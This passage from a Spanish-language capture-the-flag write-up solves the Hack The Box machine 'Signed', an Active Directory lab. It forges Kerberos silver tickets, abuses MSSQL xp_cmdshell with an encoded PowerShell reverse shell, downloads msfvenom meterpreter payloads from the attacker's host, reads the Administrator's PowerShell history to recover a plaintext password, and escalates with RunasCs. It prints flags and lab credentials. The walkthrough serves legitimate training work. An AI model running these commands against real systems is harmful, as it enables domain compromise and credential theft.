    # allow forms: 0x..., b'....', '....'
    if s.startswith(("0x","0X")):
        s = s[2:]
    if s.startswith(("b'", 'b"')) and s.endswith(("'", '"')):
        s = s[2:-1]
    s = s.replace(" ", "").replace("-", "")
    return s

def binhex_to_sid(hexstr: str) -> str:
    h = normalize_hex(hexstr)
    if len(h) % 2 != 0:
        raise ValueError("hex string length must be even")
    data = bytes.fromhex(h)
    if len(data) < 8:
        raise ValueError("binary SID must be at least 8 bytes")
    revision = data[0]
    subcount = data[1]
    # identifier authority is 6 bytes big-endian
    identifier_auth = int.from_bytes(data[2:8], byteorder='big')
    parts = [f"S-{revision}-{identifier_auth}"]
    offset = 8
    for i in range(subcount):
        if offset + 4 > len(data):
            raise ValueError("binary SID shorter than expected by subauthority count")
        sub = int.from_bytes(data[offset:offset+4], byteorder='little')
        parts.append(str(sub))
        offset += 4
    return "-".join(parts)

def domain_and_rid(sid_text: str):
    # domain = everything up to the last '-N', rid = last number
    i = sid_text.rfind('-')
    if i == -1:
        return sid_text, None
    return sid_text[:i], sid_text[i+1:]

def main():
    if len(sys.argv) < 2:
        print(__doc__)
        sys.exit(1)
    for arg in sys.argv[1:]:
        try:
            sid = binhex_to_sid(arg)
        except Exception as e:
            print(f"[error] '{arg}': {e}")
            continue
        domain, rid = domain_and_rid(sid)
        print(f"Input: {arg}")
        print(f"Text SID: {sid}")
        print(f"Domain SID: {domain}")
        print(f"RID: {rid}")
        print("-" * 40)

if __name__ == "__main__":
    main()
```

Decodificamos `mssqlsvc` y `IT`:

```
❯ nano bin2sid.py
❯ python3 bin2sid.py 0105000000000005150000005b7bb0f398aa2245ad4a1ca44f040000
Input: 0105000000000005150000005b7bb0f398aa2245ad4a1ca44f040000
Text SID: S-1-5-21-4088429403-1159899800-2753317549-1103
Domain SID: S-1-5-21-4088429403-1159899800-2753317549
RID: 1103
----------------------------------------
❯ python3 bin2sid.py 0105000000000005150000005b7bb0f398aa2245ad4a1ca451040000
Input: 0105000000000005150000005b7bb0f398aa2245ad4a1ca451040000
Text SID: S-1-5-21-4088429403-1159899800-2753317549-1105
Domain SID: S-1-5-21-4088429403-1159899800-2753317549
RID: 1105
----------------------------------------
```

Generamos el hash NT para `mssqlsvc` usando el módulo `hash` de `Rubeus` en un windows que tengamos a mano en local:

```
c:\> .\Rubeus.exe hash /password:purPLE9795!@

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.4

[*] Action: Calculate Password Hash(es)

[*] Input password             : purPLE9795!@
[*]       rc4_hmac             : EF699384C3285C54128A3EE1DDB1A0CC

[!] /user:X and /domain:Y need to be supplied to calculate AES and DES hash types!
```

Finalmente, podemos utilizar `ticketer` para adquirir el `TGS` de `MSSQLsvc` en dominio:

```
impacket-ticketer -nthash EF699384C3285C54128A3EE1DDB1A0CC \
    -domain-sid S-1-5-21-4088429403-1159899800-2753317549 \
    -domain signed.htb \
    -spn MSSQLSvc/dc01.signed.htb \
    -groups 1105 \
    -user-id 1103 \
    mssqlsvc
```

```
❯ impacket-ticketer -nthash EF699384C3285C54128A3EE1DDB1A0CC \
    -domain-sid S-1-5-21-4088429403-1159899800-2753317549 \
    -domain signed.htb \
    -spn MSSQLSvc/dc01.signed.htb \
    -groups 1105 \
    -user-id 1103 \
    mssqlsvc
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for signed.htb/mssqlsvc
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in mssqlsvc.ccache
❯ ls
bin2sid.py  meterpreter_1.exe  meterpreter_2.exe  mssqlsvc.ccache  RunasCs.exe

~/htb/signed ✔
```

Nos autenticamos utilizando `ccache`:

```
export KRB5CCNAME=mssqlsvc.ccache
```

```
impacket-mssqlclient -no-pass -k dc01.signed.htb -p 1433 -windows-auth
```

Acceso

Una vez autenticados, ejecutamos la enumeración estándar y podemos observar que somos `sysadmin` en el servidor `SQL`:

```
[!] Press help for extra shell commands
SQL (SIGNED\mssqlsvc  dbo@master)> SELECT SUSER_SNAME() AS login_name, ORIGINAL_LOGIN() AS original_login;
login_name        original_login
----------------  --------------
SIGNED\mssqlsvc   SIGNED.HTB\mssqlsvc

SQL (SIGNED\mssqlsvc  dbo@master)> SELECT IS_SRVROLEMEMBER('sysadmin') AS is_sysadmin;
is_sysadmin
-----------
          1

SQL (SIGNED\mssqlsvc  dbo@master)> SELECT name, type_desc, is_disabled FROM sys.server_principals WHERE type_desc IN ('SQL_LOGIN','WINDOWS_LOGIN','WINDOWS_GROUP');
name                                type_desc       is_disabled
---------------------------------   -------------   -----------
sa                                  SQL_LOGIN               0

##MS_PolicyEventProcessingLogin##   SQL_LOGIN               1

##MS_PolicyTsqlExecutionLogin##     SQL_LOGIN               1

SIGNED\IT                           WINDOWS_GROUP           0

NT SERVICE\SQLWriter                WINDOWS_LOGIN           0

NT SERVICE\Winmgmt                  WINDOWS_LOGIN           0

NT SERVICE\MSSQLSERVER              WINDOWS_LOGIN           0

NT AUTHORITY\SYSTEM                 WINDOWS_LOGIN           0

NT SERVICE\SQLSERVERAGENT           WINDOWS_LOGIN           0

NT SERVICE\SQLTELEMETRY             WINDOWS_LOGIN           0

scott                               SQL_LOGIN               0

SIGNED\Domain Users                 WINDOWS_GROUP           0

SQL (SIGNED\mssqlsvc  dbo@master)> SELECT * FROM fn_my_permissions(NULL, 'SERVER');
entity_name   subentity_name   permission_name
-----------   --------------   -------------------------------------
server                         CONNECT SQL

server                         SHUTDOWN

server                         CREATE ENDPOINT

server                         CREATE ANY DATABASE

server                         CREATE AVAILABILITY GROUP

server                         CREATE LOGIN

server                         ALTER ANY LOGIN

server                         ALTER ANY CREDENTIAL

server                         ALTER ANY ENDPOINT

server                         ALTER ANY LINKED SERVER

server                         ALTER ANY CONNECTION

server                         ALTER ANY DATABASE

server                         ALTER RESOURCES

server                         ALTER SETTINGS

server                         ALTER TRACE

server                         ALTER ANY AVAILABILITY GROUP

server                         ADMINISTER BULK OPERATIONS

server                         AUTHENTICATE SERVER

server                         EXTERNAL ACCESS ASSEMBLY
```

RevShell

Como `sysadmin`, la funcionalidad `xp_cmdshell` se vuelve nuestra aliada definitiva. La activamos y mediante una carga útil bien elaborada, conseguimos al instante una conexión remota:

```
SQL (SIGNED\mssqlsvc  dbo@master)> enable_xp_cmdshell
INFO(DC01): Line 196: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
INFO(DC01): Line 196: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (SIGNED\mssqlsvc  dbo@master)> xp_cmdshell powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlA
G0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA2AC4ANQA1ACwAMQAyADMANAApADsAJABzAHQAcgBlAGE
AbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwB1AHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMAN
QB8ACUAewAwAHAOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwA
uAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTA
HkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACk
AOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZ
ABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAgACgAcAB3AGQAKQAuFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwB
lAG4AZAB1AHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkA
GIAYQB1AGsAMgApADsAJABzAHQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZAB1AHkAdABlAC4ATABlAG4AZwB0AGg
AKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA=
```

Al no ser una conexión muy estable, la forma más fácil de estabilizarla es mediante la adquisición de una sesión de `meterpreter`:

Creamos el binario que nos envíe la conexión desde la máquina remota a nuestro handler de `msfconsole`:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.16.5 LPORT=4444 -f exe > meterpreter_1.exe
```

Configuramos `msfconsole` y activamos el `handler`:

```
use exploit/multi/handler
set lhost tun0
set lport 4444
set payload windows/x64/meterpreter/reverse_tcp
run
```

```
❯ msfconsole -q
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set lhost tun0
lhost => tun0
msf exploit(multi/handler) > set lport 4444
lport => 4444
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.16.5:4444
```

Levantamos un servidor `http` con python para descargar el binario en la máquina remota y lo descargamos con `curl` en un directorio `c:\tmp` creado prviamente:

```
    Directory: C:\


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        10/15/2025   4:33 AM                tmp


PS C:\Windows\system32> cd c:\tmp
PS C:\tmp> curl 10.10.16.5/meterpreter_1.exe -o meterpreter_1.exe
PS C:\tmp>
```

```
❯ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.16.5 LPORT=4444 -f exe > meterpreter_1.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
❯ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.64.50 - - [15/Oct/2025 13:33:28] "GET /meterpreter_1.exe HTTP/1.1" 200 -
10.129.64.50 - - [15/Oct/2025 13:35:25] "GET /meterpreter_1.exe HTTP/1.1" 200 -
```

Ejecutamos el binario, y adquirimos la sesión:

```
PS C:\tmp> curl 10.10.16.5/meterpreter_1.exe -o me
PS C:\tmp> .\meterpreter_1.exe
PS C:\tmp>
```

```
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.16.5:4444
[*] Sending stage (203846 bytes) to 10.129.64.50
[*] Meterpreter session 1 opened (10.10.16.5:4444 -> 10.129.64.50:58866) at 2025-10-15 13:36:28 +0200

meterpreter >
```

Adquiriendo así la flag de user...

```
meterpreter > shell
Process 2404 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.7314]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\tmp>type c:\users\mssqlsvc\Desktop\user.txt
type c:\users\mssqlsvc\Desktop\user.txt
fe82cef1cc7a103d987e5ddbeac44913

C:\tmp>
```

Movimiento lateral y escalada

Misteriosamente, podemos recrear el ticket `TGS` impersonando al `Administrator` añadiendo `SID` típicos de grupos por defecto:

```
impacket-ticketer -nthash EF699384C3285C54128A3EE1DDB1A0CC \
    -domain-sid S-1-5-21-4088429403-1159899800-2753317549 \
    -domain signed.htb \
    -spn MSSQLSvc/dc01.signed.htb \
    -groups 512,519,1105 \
    -user-id 1103 \
    mssqlsvc
```

```
❯ impacket-ticketer -nthash EF699384C3285C54128A3EE1DDB1A0CC \
    -domain-sid S-1-5-21-4088429403-1159899800-2753317549 \
    -domain signed.htb \
    -spn MSSQLSvc/dc01.signed.htb \
    -groups 512,519,1105 \
    -user-id 1103 \
    mssqlsvc
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for signed.htb/mssqlsvc
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in mssqlsvc.ccache
❯ export KRB5CCNAME=mssqlsvc.ccache

 ~/htb/signed ✔
```

Debido a la cartografía principal de MSSQL, el boleto falsificado eleva la sesión de metro cuadrado en el contexto de seguridad del Administrador:

Desde el punto en el que estamos, podemos abusar de la función OPENBROWSER BULK que sirve para leer archivos que son normalmente de nivel `Administrator Only`:

Para leer la flag:

```
SELECT * FROM OPENROWSET(BULK 'C:\Users\Administrator\Desktop\root.txt', SINGLE_CLOB) AS flag;
```

```
SQL (SIGNED\mssqlsvc  dbo@master)> SELECT * FROM OPENROWSET(BULK 'C:\Users\Administrator\Desktop\root.txt', SINGLE_CLOB) AS flag;
BulkColumn
──────────────────────────────────
b'fab424f86ccce71fea6a2d230255f097\r\n'

SQL (SIGNED\mssqlsvc  dbo@master)>
```

Pero como en un mundo real no existen flags, Miramos en la caché del historial de Powershell, donde se encuentran los comandos ejecutados y los secretos:

```
SELECT * FROM OPENROWSET(BULK 'C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt',SINGLE_CLOB) AS p;
```

```
L2022-SSEI-Expr.exe\r\ncd \\\r\ndir\r\ncd .\\SQL2022\\\r\ndir\r\ncd .\\Evaluation_ENU\\\r\ndir\r\n.\\SETUP.EXE /ACTION=Install\r\n
get-service -Name MSSQLSERVER\r\nNew-NetFirewallRule -DisplayName "SQL Server TCP 1433" -Direction Inbound -Protocol TCP -LocalPor
t 1433 -Action Allow -Profile any\r\nget-service -Name MSSQLSERVER\r\nSet-Service mssqlserver -StartupType automatic\r\nget-servic
e -Name MSSQLSERVER\r\nStart-Service mssqlserver\r\nwhoami /all\r\nsecedit /export /cfg C:\\windows\\tasks\\cur.inf\r\nnotepad C:\
\windows\\tasks\\cur.inf\r\nsecedit /configure /db C:\\Windows\\Security\\local.sdb /cfg C:\\windows\\tasks\\cur.inf /areas USER_R
IGHTS\r\nsc.exe privs MSSQLSERVER SeChangeNotifyPrivilege/SeCreateGlobalPrivilege/SeIncreaseWorkingSetPrivilege/SeIncreaseQuotaPri
vilege\r\nRestart-Service mssqlserver\r\n$zone = "DC=signed.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=signed,DC=htb"`\n$account = G
et-ADUser mssqlsvc`\n`\n$acl = Get-ACL "AD:$zone"`\n$identity = New-Object System.Security.Principal.NTAccount($account.SamAccount
Name)`\n`\n$rights = [System.DirectoryServices.ActiveDirectoryRights]"GenericAll"`\n$inheritance = [System.DirectoryServices.Activ
eDirectorySecurityInheritance]::All`\n$ace = New-Object System.DirectoryServices.ActiveDirectoryAccessRule($identity,$rights,"Allo
w",$inheritance)`\n`\n$acl.AddAccessRule($ace)`\nSet-ACL -ACLObject $acl "AD:$zone"\r\nEnable-PSRemoting -Force\r\n$FQDN = "dc01.s
igned.htb"`\n$cert = New-SelfSignedCertificate -DnsName $FQDN -CertStoreLocation Cert:\\LocalMachine\\My -KeyExportPolicy Exportab
le -FriendlyName "WinRM HTTPS $FQDN" -NotAfter (Get-Date).AddYears(5)`\n$thumb = ($cert.Thumbprint).Replace(" ","")`\nwinrm create
 winrm/config/Listener?Address=*+Transport=HTTPS "@{Hostname=`"$FQDN`";CertificateThumbprint=`"$thumb`"}"\r\ntry { winrm delete wi
nrm/config/Listener?Address=*+Transport=HTTP } catch {}\r\nSet-Item -Path WSMan:\\localhost\\Client\\TrustedHosts -Value * -Force`
\nnetsh advfirewall firewall add rule name="WinRM over HTTPS (5986)" dir=in action=allow protocol=TCP localport=5986`\nRestart-Ser
vice WinRM -Force\r\nnetstat -ano -p tcp\r\nwinrm enumerate winrm/config/listener\r\nwinrm get winrm/config\r\nNew-NetFirewallRule
 -DisplayName "Allow RDP - Any IP" ``\n    -Direction Inbound ``\n    -Protocol TCP ``\n    -LocalPort 3389 ``\n    -Action Allow
``\n    -Profile Any ``\n    -Enabled True ``\n    -Description "Allow RDP access from any IP address (testing only)"\r\nSet-NetFi
rewallProfile -Profile Domain,Public,Private -DefaultInboundAction Block -DefaultOutboundAction Allow\r\nNew-NetFirewallRule -Disp
layName "Allow DNS - Domain Only" ``\n    -Direction Inbound ``\n    -Protocol UDP ``\n    -LocalPort 53 ``\n    -Action Allow ``\
n    -Profile Any ``\n    -Description "Allow DNS queries from domain network"\r\nGet-NetFirewallRule -Direction Inbound | Where-O
bject {$_.DisplayName -notlike "Allow *"} | Disable-NetFirewallRule\r\nNew-NetFirewallRule -DisplayName "Allow MSSQL - Any IP" ``\
n    -Direction Inbound ``\n    -Protocol TCP ``\n    -LocalPort 1433 ``\n    -Action Allow ``\n    -Enabled True ``\n    -Profile
 Any ``\n    -Description "Allow MSSQL access from any IP address"\r\nls \\users\\\r\ncd .\\Desktop\\\r\nnotepad root.txt\r\nnotep
ad C:\\Users\\mssqlsvc\\Desktop\\user.txt\r\ndir\r\ncmd /c "C:\\Program Files\\Windows Defender\\MpCmdRun.exe" -RemoveDefinitions
-All\r\npowershell -command \'Set-MpPreference -DisableRealtimeMonitoring $true -DisableScriptScanning $true -DisableBehaviorMonit
oring $true -DisableIOAVProtection $true -DisableIntrusionPreventionSystem $true\' \r\ndir\r\ncd \\windows\\takss\r\ncd C:\\window
s\\Tasks\\\r\ndir\r\ndel *\r\ndir\r\ncd \\\r\ndir\r\ncd users\r\ncd .\\Administrator\\Desktop\\\r\nnotepad cleanup.ps1\r\ncls\r\n$
Action = New-ScheduledTaskAction -Execute "PowerShell.exe" -Argument "-ExecutionPolicy Bypass -File C:\\Users\\Administrator\\Docu
ments\\cleanup.ps1"`\n$Trigger = New-ScheduledTaskTrigger -Once -At (Get-Date) -RepetitionInterval (New-TimeSpan -Minutes 15) -Rep
etitionDuration (New-TimeSpan -Days 365)`\n$Settings = New-ScheduledTaskSettingsSet -AllowStartIfOnBatteries -DontStopIfGoingOnBat
teries -StartWhenAvailable`\nRegister-ScheduledTask -TaskName "Clean_DNS_Task" -Action $Action -Trigger $Trigger -Settings $Settin
gs -User "SIGNED\\Administrator" -Password "Welcome1"\r\ncd ..\\Documents\\\r\nnotepad restart.ps1\r\nexplorer .\r\ndir ..\\Deskto
p\\\r\nmove ..\\Desktop\\cleanup.ps1 .\r\ndir ..\\Desktop\\\r\ndir\r\nGet-NetConnectionProfile\r\nSet-ADAccountPassword -Identity
"Administrator" -NewPassword (ConvertTo-SecureString "Th1s889Rabb!t" -AsPlainText -Force) -Reset\r\nSet-Service TermService -Start
upType disabled\r\nexit\r\nGet-NetConnectionProfile\r\nnltest /dsgetdc:signed.htb\r\nwusa /uninstall /kb:5065428\r\niwr http://10.
10.11.90:81/vmt.exe -O vmt.exe\r\niwr http://10.10.14.62:81/vmt.exe -O vmt.exe\r\n.\\vmt.exe\r\ndel .\\vmt.exe\r\nmanage-bde -off
c:\\\r\ndisable-bitlocker -mountpoint c:\\\r\npowershell iwr https://catalog.s.download.windowsupdate.com/c/msdownload/update/soft
ware/secu/2024/06/windows10.0-kb5039217-x64_bc72f4ed75c6dd7bf033b823f79533d5772769a3.msu -O update.msu\r\n.\\update.msu\r\ndel .\\
```

Con las credenciales en texto plano, invocamos `RunasCs` para conseguir una shell remota como Administrador:

- Subimos `RunasCs`

```
PS C:\tmp> curl 10.10.16.5/RunasCs.exe -o RunasCs.exe
```

- Creamos un binario para meterpreter y lo subimos:

```
❯ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.16.5 LPORT=6666 -f exe > meterpreter_2.exe
Warning: KRB5CCNAME environment variable not supported - unsetting
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
❯ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.64.50 - - [15/Oct/2025 14:06:53] "GET /meterpreter_2.exe HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
```

```
PS C:\tmp> curl 10.10.16.5/meterpreter_2.exe -o meterpreter_2.exe
PS C:\tmp> ls


    Directory: C:\tmp


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----       10/15/2025   4:35 AM           7168 meterpreter_1.exe
-a----       10/15/2025   5:06 AM           7168 meterpreter_2.exe
-a----       10/15/2025   5:04 AM          51712 RunasCs.exe
```

- Preparamos `msfconsole` para elevar la sesión anteriormente lograda:

```
bg
set SESSION 1
set LHOST tun0
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LPORT 6666
run -j
```

```
C:\tmp>exit
exit
meterpreter > bg
[*] Backgrounding session 1 ...
msf exploit(multi/handler) > set SESSION 1
[!] Unknown datastore option: SESSION.
SESSION => 1
msf exploit(multi/handler) > set LHOST tun0
LHOST => tun0
msf exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LPORT 6666
LPORT => 6666
msf exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf exploit(multi/handler) >
[*] Started reverse TCP handler on 10.10.16.5:6666
[*] Sending stage (203846 bytes) to 10.129.64.50
[*] Meterpreter session 2 opened (10.10.16.5:6666 -> 10.129.64.50:65044) at 2025-10-15 14:13:28 +0200

msf exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                  Connection
```

Ejecutamos el binario haciendo uso de `RunasCs`


```
.\RunasCs.exe administrator Th1s889Rabb!t "cmd /c c:\tmp\meterpreter_2.exe"
```

```
PS C:\tmp> .\RunasCs.exe administrator Th1s889Rabb!t "cmd /c c:\tmp\meterpreter_2.exe"

No output received from the process.
```

Consigiendo así una shell estable como `Administrator` por `meterpreter`:

```
msf exploit(multi/handler) >
[*] Started reverse TCP handler on 10.10.16.5:6666
[*] Sending stage (203846 bytes) to 10.129.64.50
[*] Meterpreter session 2 opened (10.10.16.5:6666 -> 10.129.64.50:65044) at 2025-10-15 14:13:28 +0200

msf exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x64/windows  SIGNED\mssqlsvc @ DC01       10.10.16.5:4444 -> 10.129.64.50:58866 (10.129.64.50)
  2         meterpreter x64/windows  SIGNED\Administrator @ DC01  10.10.16.5:6666 -> 10.129.64.50:65044 (10.129.64.50)

msf exploit(multi/handler) > sessions 2
[*] Starting interaction with 2 ...

meterpreter > shell
Process 2504 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.7314]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
signed\administrator

C:\Windows\system32>type c:\users\administrator\Desktop\root.txt
type c:\users\administrator\Desktop\root.txt
fab424f86ccce71fea6a2d230255f097

C:\Windows\system32>
```

HAPPY HACKING


Signed has been Pwned!
Congratulations Patxasec, best of luck in capturing flags ahead!
#1552
MACHINE RANK
15 Oct 2025
PWN DATE
45
POINTS EARNED